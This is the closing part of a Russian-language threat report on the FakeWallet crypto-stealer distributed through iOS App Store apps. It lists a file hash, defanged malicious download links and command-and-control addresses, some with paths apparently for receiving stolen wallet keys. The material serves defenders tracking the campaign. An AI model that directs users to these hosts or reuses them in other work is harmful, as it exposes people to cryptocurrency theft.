[8f51f82393c6467f9392fb9eb46f9301114721fbc23ff9d188535bd736a0d30e](#)

Вредоносные ссылки для загрузки

[hxxps://www.gxzhrc\[.\]cn/download/](#)
[hxxps://appstoreios\[.\]com/DjZH?key=646556306F6Q465O313L737N3332939Y353I830F31](#)
[hxxps://crypto-stroe\[.\]cc/](#)
[hxxps://yjzhengruol\[.\]com/s/3f605f](#)
[hxxps://6688cf.jhxrpbqg\[.\]com/6axqkwuq](#)
[hxxps://139.180.139\[.\]209/prod-api/system/confData/getUserConfByKey/](#)
[hxxps://xz.apps-store\[.\]jim/s/iuXt?key=646Y563Y6F6H465J313X737U333S9342323N030R34&c=](#)
[hxxps://xz.apps-store\[.\]jim/DjZH?key=646B563L6F6N4657313B737U3436335E3833331737](#)
[hxxps://xz.apps-store\[.\]jim/s/dDan?key=646756376F6A465D313L737J333993473233038L39&c=](#)
[hxxps://xz.apps-store\[.\]jim/CqDq?key=646R563V6F6Y465K313J737G343C3352383R336O35](#)
[hxxps://ntm0mdkzmy3n.oukwww\[.\]com/7nhn7jvv5YieDe7P?](#)
[0e7b9c78e=686989d97cf0d70346cbde2031207cbf](#)
[hxxps://ntm0mdkzmy3n.oukwww\[.\]com/jFms03nKTf7RIZN8?](#)
[61f68b07f8=0565364633b5acdd24a498a6a9ab4eca](#)
[hxxps://nziwytu5n.lahuafa\[.\]com/10RsW/mw2ZmvXKUEbzI0n](#)
[hxxps://zdrhnmjjindu.ulbcl\[.\]com/7uchSEp6DIEAqux?](#)
[a3f65e=417ae7f384c49de8c672aec86d5a2860](#)
[hxxps://zdrhnmjjindu.ulbcl\[.\]com/tWe0ASmXJbDz3KGh?](#)
[4a1bbe6d=31d25ddf2697b9e13ee883fff328b22f](#)
[hxxps://api.npoint\[.\]io/153b165a59f8f7d7b097](#)
[hxxps://mti4ywy4.lahuafa\[.\]com/UVB2U/mw2ZmvXKUEbzI0n](#)
[hxxps://mtjln.siyangoil\[.\]com/08dT284P/1ZMz5Xmb0EoQZVvS5](#)
[hxxps://odm0.siyangoil\[.\]com/TYTmtV8t/JG6T5nvM1AYqAcN](#)
[hxxps://mgi1y.siyangoil\[.\]com/vmzLvi4Dh/1Dd0m4BmAuhVVCbzF](#)

[https://mziyytm5ytk.ahroar\[.\]com/kAN2plEaariFb8Yc](https://mziyytm5ytk.ahroar[.]com/kAN2plEaariFb8Yc)
[https://ngy2yj0otlj.ahroar\[.\]com/EpCXMkDMx1roYGJ](https://ngy2yj0otlj.ahroar[.]com/EpCXMkDMx1roYGJ)
[https://ngy2yj0otlj.ahroar\[.\]com/17pIWJfr9DBiXYrSb](https://ngy2yj0otlj.ahroar[.]com/17pIWJfr9DBiXYrSb)

Адреса управляющих серверов (C2)

[https://kkkhhnnn\[.\]com/api/open/postByTokenpocket](https://kkkhhnnn[.]com/api/open/postByTokenpocket)
[https://hello2025\[.\]com/api/open/postByTokenpocket](https://hello2025[.]com/api/open/postByTokenpocket)
[https://sxsfcc\[.\]com/api/open/postByTokenpocket](https://sxsfcc[.]com/api/open/postByTokenpocket)
[https://iosfc\[.\]com/ledger/ios/Rsakeywordcatch.php](https://iosfc[.]com/ledger/ios/Rsakeywordcatch.php)
[https://nmu8n\[.\]com/tpocket/ios/Rsakeyword.php](https://nmu8n[.]com/tpocket/ios/Rsakeyword.php)
[https://zmx6f\[.\]com/btp/ios/receiRsakeyword.php](https://zmx6f[.]com/btp/ios/receiRsakeyword.php)
[https://api.dc1637\[.\]xyz](https://api.dc1637[.]xyz)

Криптостилер FakeWallet распространяется через iOS-приложения в App Store

Ваш e-mail не будет опубликован. Обязательные поля помечены *

Имя *

E-mail *

[Cancel](#)

Δ